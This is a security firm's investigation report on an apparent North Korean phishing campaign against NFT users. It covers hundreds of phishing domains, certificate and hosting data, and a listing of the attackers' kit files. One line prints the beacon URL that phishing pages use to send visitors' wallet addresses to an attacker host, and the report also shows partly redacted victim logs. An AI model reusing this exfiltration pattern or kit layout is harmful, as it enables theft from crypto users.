SlowMist: Investigation of North Korean APT’s Large-Scale Phishing Attack on NFT Users

By SlowMist

Published: 2022-12-24 · Archived: 2026-04-06 03:11:11 UTC

7 min read

Dec 24, 2022

Press enter or click to view image in full size


Background

On September 2, the SlowMist security team discovered that suspected APT groups were conducting large-scale phishing activities targeting NFT users in the encryption ecosystem, and released the “How Scammers Are Paying Nothing for Your NFTs”.

On September 4, Twitter user PhantomXSec tweeted that the North Korean APT group were responsible for crypto and NFT phishing campaigns targeting dozens of ETH and SOL projects.

https://twitter.com/PhantomXSec/status/1566219671057371136

PhantomXsec provided information on 196 phishing domain names that were linked to North Korean hackers after a thorough analysis. The list of specific domain names is as follows:




https://pastebin.com/UV9pJN2M

The SlowMist security team noticed the incident and immediately followed up with an in-depth analysis.

By the way, the same North Korean cyber actors responsible for the massive Naver phishing campaign first documented by @prevailion are also behind this campaign.

For confidentiality and privacy reasons, this article only analyzed a small portion of the NFT phishing materials and extracted some phishing characteristics of the North Korean hackers. However, this is just the tip of the iceberg.

Press enter or click to view image in full size




Analysis of Phishing Websites

Upon further investigation, we found that one of the techniques used in this phishing attack involved creating fake NFT-related decoy websites with malicious Mints. These NFTs were sold on platforms such as OpenSea, X2Y2, and Rarible. The North Korean APT group targeted Crypto and NFT users with a phishing campaign using nearly 500 different domain names.

By checking the registration information of these domain names, we found that the earliest registration date was traced back to 7 months ago.


Press enter or click to view image in full size



At the same time, we also found some unique phishing traits commonly used by North Korean hackers:


Trait 1: Phishing websites will record visitor data and save it to external sites. The hacker records visitors' information to an external domain through an HTTP GET request. Although the domain names sending the request are different, the API interface of the request is "/postAddr.php". The general format is "https://nserva.live/postAddr.php?mmAddr=...[Metamask]...&accessTime=xxx&url=evil.site", where the parameter mmAddr records the visitor's wallet address, and accessTime records the visitor's visit Time, url records the phishing website link currently visited by the visitor.

Press enter or click to view image in full size



Trait 2: The phishing website will request an NFT item price list , usually the HTTP request path is “getPriceData.php”:

Press enter or click to view image in full size



Trait 3: There is a file “imgSrc.js” linking images to the target project , which contains a list of target sites and the hosting location of the image files used on their corresponding phishing sites. This file may be part of the phishing site template.

Press enter or click to view image in full size

filename:"/imgSrc.js" Search Help

Search results (100 / 230) Showing All Hits Details: Hidden

URL		Age	Size		IPs		
www.www.tritonpass.org/	Public	14 hours	2 MB	22	9	3	
www.www.onpodx.net/	Public	14 hours	2 MB	22	9	3	
www.mstable.net/	Public	17 hours	1 MB	29	9	3	
theopensdao.com/	Public	17 hours	3 MB	16	7	3	
doguinu.net/	Public	1 day	2 MB	12	8	5	
get-protocol.xyz/	Public	1 day	2 MB	21	8	3	
mutantdao.co/	Public	2 days	10 MB	34	8	5	
mutantdao.co/	Public	2 days	10 MB	34	8	5	
trueusd.app/	Public	2 days	1 MB	22	10	4	
mstable.net/	Public	2 days	1 MB	29	9	3	
mstable.net/	Public	2 days	1 MB	29	9	3	
ushi.live/	Public	3 days	1 MB	21	7	3	
collinsmusic.fun/	Public	3 days	7 MB	58	10	3	

Further analysis found that the main domain name used by APT to monitor user requests is “thedoodles.site”, which was mainly used to record user data in the early days of APT activities:

Press enter or click to view image in full size

Domain & IP information

IP/ASNs IP Detail Domains Domain Tree Links Certs Frames

	Domain	Requested by
43	www.boredsnakeclub.com	boredsnakesclub.com www.boredsnakeclub.com
20	boredsnakesclub.com	boredsnakesclub.com www.boredsnakeclub.com
5	unpkg.com	boredsnakesclub.com
4	thedoodles.site	boredsnakesclub.com thedoodles.site
3	fonts.gstatic.com	fonts.googleapis.com
1	cdn.jsdelivr.net	boredsnakesclub.com
1	code.jquery.com	boredsnakesclub.com
1	themta.site	boredsnakesclub.com
1	cdnjs.cloudflare.com	boredsnakesclub.com

The HTTPS certificate for this domain name was queried 7 months ago, indicating that the hacker organization had already begun targeting NFT users at that time.

Press enter or click to view image in full size

Criteria	Type: Common Name Match: = Search: 'thedoodles.site'


Certificates

crt.sh ID	Logged At ⇧	Not Before	Not After	Issuer Name
7528356474	2022-09-12	2022-09-12	2022-12-11	C=US, O=Let's Encrypt, CN=R3
7528356201	2022-09-12	2022-09-12	2022-12-11	C=US, O=Let's Encrypt, CN=R3
7221398918	2022-07-29	2022-07-29	2022-10-27	C=US, O=Let's Encrypt, CN=R3
7221390730	2022-07-29	2022-07-29	2022-10-27	C=US, O=Let's Encrypt, CN=R3
6658029958	2022-05-03	2022-05-03	2022-08-01	C=US, O=Let's Encrypt, CN=R3
6655013265	2022-05-03	2022-05-03	2022-08-01	C=US, O=Let's Encrypt, CN=R3

Lastly, let's see some of the phishing sites the hackers have deployed and operated:

The latest site pretended to be a project associated with the World Cup:

Press enter or click to view image in full size



We continued to search for relevant website host information based on the relevant HTTPS certificate:

Press enter or click to view image in full size

51[redacted]220 (xam5bmzetq.thelifeofclimb.com)
OVH (16276) Quebec, Canada
21/FTP 22/SSH 53/DNS 80/HTTP 110/POP3
143/IMAP 443/HTTP 993/IMAP 2222/SSH 3306/MYSQL
10000/HTTP 20000/HTTP
services.http.response.body: ;"> <img src="https://maincontrol.in/resources/main.png" style="width:150p.

16[redacted]35 (random.spyhealthcare.in.net)
OVH (16276) Quebec, Canada
21/FTP 22/SSH 25/SMTP 53/DNS 80/HTTP
110/POP3 143/IMAP 443/HTTP 587/SMTP 993/IMAP
2222/SSH 3306/MYSQL 10000/HTTP 20000/HTTP
services.http.response.body: /ajax/libs/spin.js/4.1.0/spin.min.css"> <script type="text/javascript" src=.

10[redacted]116 (mx-pool17.inversiontablesearch.com)
LEASEWEB-USA-NYC (396362) New Jersey, United States
80/HTTP 443/HTTP 3389/RDP
services.tls.certificates.leaf_data.names: tothesky.in
services.tls.certificates.leaf_data.subject.common_name: tothesky.in
services.tls.certificates.leaf_data.subject_dn: CN= tothesky.in

51[redacted].222 (8qycrkyccg.thelifeofclimb.com)
OVH (16276) Quebec, Canada
services.tls.certificates.leaf_data.subject.email_address: root@tothesky.in
services.tls.certificates.leaf_data.subject.common_name: tothesky.in

51[redacted]221 (0xpsbm60jq.thelifeofclimb.com)
OVH (16276) Quebec, Canada
21/FTP 22/SSH 53/DNS 80/HTTP 110/POP3
143/IMAP 443/HTTP 993/IMAP 995/POP3 2222/SSH
3306/MYSQL 10000/HTTP 20000/HTTP
services.tls.certificates.leaf_data.subject.email_address: root@tothesky.in
services.tls.certificates.leaf_data.issuer.email_address: root@tothesky.in

51[redacted].220 (xam5bmzetq.thelifeofclimb.com)
OVH (16276) Quebec, Canada
21/FTP 22/SSH 53/DNS 80/HTTP 110/POP3
143/IMAP 443/HTTP 993/IMAP 2222/SSH 3306/MYSQL
10000/HTTP 20000/HTTP
services.tls.certificates.leaf_data.issuer.common_name: tothesky.in

We found various attack scripts used by hackers and txt files with statistical information on victims in some host addresses.

additional.css	2022-10-10 11:47	2.0K
address.txt	2022-12-20 01:13	0
adverse.txt	2022-12-22 03:39	14K
approvetrxdata.txt	2022-12-21 04:09	18K
block_ip.txt	2022-12-21 07:02	4.5K
blockvisit.txt	2022-12-22 03:54	216
check.php	2022-11-22 03:58	3.1K
clear.php	2022-10-13 18:38	185
engine_module.js	2022-12-12 00:25	145K
engine_module_ape.js	2022-12-10 00:28	149K
engine_module_e.js	2022-12-10 00:28	143K
engine_module_limit.js	2022-11-15 05:59	141K
engine_module_lock.js	2022-10-31 00:56	141K
engine_module_t.js	2022-12-01 17:24	141K
engine_module_test.js	2022-12-10 00:28	143K
engine_module_uni.js	2022-12-12 00:24	146K
getPriceData.php	2022-10-10 11:47	151
imgSrc.js	2022-10-10 11:12	74
iplist.txt	2022-12-22 04:07	70K
postAddr.php	2022-10-23 17:57	3.1K
postSigData.php	2022-10-26 01:36	1.4K
postTrxHash.php	2022-10-10 20:44	1.1K
postVisit.php	2022-12-15 00:17	5.8K
resources/	2022-10-23 00:24	-
sigData.txt	2022-12-20 00:57	8.9K
sigData_old.txt	2022-12-07 01:09	43K
spin.umd.js	2022-10-10 10:59	7.3K
vendor/	2022-10-23 00:24	-
visit.txt	2022-12-22 04:07	427

These files recorded the victim's access records, authorizations, and uses of plug-in wallets:

Press enter or click to view image in full size

12-21 22:00:12	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	0x03[illegible]446b223Bb4ffbd51d2E284Pe			METAMASK
12-21 22:00:19	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:20	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:20	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:21	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:21	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:21	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:21	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:21	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:22	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:22	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:22	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:22	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:22	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:22	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:23	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:23	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:23	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:23	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:23	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:23	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:23	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:24	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:24	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:24	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:24	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:25	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:26	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:27	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:27	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:51	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:52	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 22:00:52	www.nftiffany.io/?ps=6	66.[illegible]	2	PC	SEAP[illegible]T_REJECT	METAMASK		
12-21 23:07:40	www.niftytailor.org/?ps=2	160.[illegible]	104	PC	0x63[illegible]53E8d4d3c3d1498E96aBD0B0571a1c[illegible]			METAMASK
12-21 23:07:46	www.niftytailor.org/?ps=2	207.[illegible]		PC	0x1F[illegible]9e55f11Ec37fcf00eA1EF0407CD482E[illegible]			METAMASK
12-21 23:19:51	www.holoframes.tech/?ps=1	207.[illegible]		PC	0x1F[illegible]9e55f11Ec37fcf00eA1EF0407CD482E[illegible]			METAMASK
12-21 23:24:53	www.nftiffany.io/?ps=4	207.[illegible]		PC	0x1F[illegible]9e55f11Ec37fcf00eA1EF0407CD482E[illegible]			METAMASK
12-21 23:25:46	www.nftiffany.io/?ps=4	207.[illegible]		PC	0x79[illegible]364a485a230d0a4AFd863941a6358cE[illegible]			METAMASK
12-21 23:59:13	chainsdrop.xyz/	172.[illegible]	26	PC	0x62[illegible]22107545164Ae0F0F8F541FAfA6B524[illegible]			METAMASK
12-22 04:40:28	nftiffany.io/	103.[illegible]	181	PC	0x62[illegible]22107545164Ae0F0F8F541FAfA6B524[illegible]			METAMASK
12-22 04:40:28	mail.nftiffany.io/	103.[illegible]	181	PC	0x62[illegible]22107545164Ae0F0F8F541FAfA6B524[illegible]			METAMASK
12-22 07:38:59	www.hashflows.fun/	37.[illegible]	8	PC	0xb0[illegible]9519E4b1a97786bB8Fe6D94344acAB[illegible]			METAMASK
12-22 11:16:57	www.holoframes.tech/?ps=8	18.[illegible]	02	PC	0xcC[illegible]88dD749183B6E67B14D1084C8209e0[illegible]			METAMASK
12-22 11:26:39	www.holoframes.tech/?ps=8	66.[illegible]	8	PC	0x1F[illegible]9e55f11Ec37fcf00eA1EF0407CD482E[illegible]			METAMASK
12-22 11:37:50	www.niftytailor.org/?ps=4	160.[illegible]	104	PC	0x07[illegible]11Dd63dA9Fe4ee0FFF7B407d01113e6[illegible]			METAMASK
12-22 11:56:14	www.troublemaker.fun/	41.[illegible]	2	mobile	0x37[illegible]e94e61D6Add984Acd9F513ee19E5eD[illegible]			METAMASK
12-22 11:56:22	www.troublemaker.fun/	41.[illegible]	2	mobile	0x37[illegible]e94e61D6Add984Acd9F513ee19E5eD[illegible]			METAMASK
12-22 15:08:47	www.g3vrse.org/	84.[illegible]		PC	0xfF[illegible]6941bf6e16D0d8910B50dBFfb9e56D[illegible]			METAMASK
12-22 15:09:31	www.g3vrse.org/	84.[illegible]		PC	0xfF[illegible]6941bf6e16D0d8910B50dBFfb9e56D[illegible]			METAMASK
12-22 16:02:15	www.noox.fi/	54.[illegible]	0	PC	0x0d[illegible]80D61e977a31D7BA27B9660C45374A[illegible]			METAMASK
12-22 16:04:04	www.noox.fi/	54.[illegible]	0	PC	0x0d[illegible]80D61e977a31D7BA27B9660C45374A[illegible]			METAMASK
12-22 18:34:31	www.noox.fi/	54.[illegible]	0	PC	0x0d[illegible]80D61e977a31D7BA27B9660C45374A[illegible]			METAMASK
12-22 20:39:08	www.holoframes.tech/?ps=8	103.[illegible]	38	PC	0x27[illegible]Aa75D0AcB15eB68154b95560B41650[illegible]			METAMASK
12-22 21:10:16	www.chainsdrop.xyz/?ps=8	149.[illegible]	60	PC	0xad[illegible]372Cd209550e03AEebA8a756688d6255[illegible]			METAMASK

It was found that this information matched the visitor data collected by the phishing sites.

It also includes the victim’s approve record:

Press enter or click to view image in full size

And sigData, among other sensitive data was also discovered, which will not be shown here for privacy reasons.

Get SlowMist’s stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

Our analysis also revealed that there are NFT phishing site groups under the same IP of the host, with 372 NFT phishing sites under a single IP:

Press enter or click to view image in full size

1 - 25 of 372 Sort : Last Seen Descending 25 / Page

Resolve	First	Last
niftytailor.org	2022-12-12	2022-12-21
meeklicks.store	2022-11-10	2022-12-21
niftytailors.shop	2022-12-18	2022-12-20
aptopunks.fun	2022-10-31	2022-12-20
fantasyworldcup.fun	2022-10-22	2022-12-20
footballstars.fun	2022-10-30	2022-12-20
sushibits.xyz	2022-11-08	2022-12-19
qptmetacard.org	2022-12-13	2022-12-19
www.niftytailor.org	2022-12-12	2022-12-19
mylands.space	2022-12-12	2022-12-18
www.niftytailors.shop	2022-12-18	2022-12-18
*.niftytailors.shop	2022-12-18	2022-12-18
sandplate.xyz	2022-11-12	2022-12-17
www.fantasyworldcup.fun	2022-10-23	2022-12-17
superboys.fun	2022-11-10	2022-12-16
nftinsight.tech	2022-11-13	2022-12-16
holoframe.space	2022-10-28	2022-12-16
prysmsquads.xyz	2022-10-25	2022-12-16
nftsinsight.tech	2022-11-13	2022-12-15
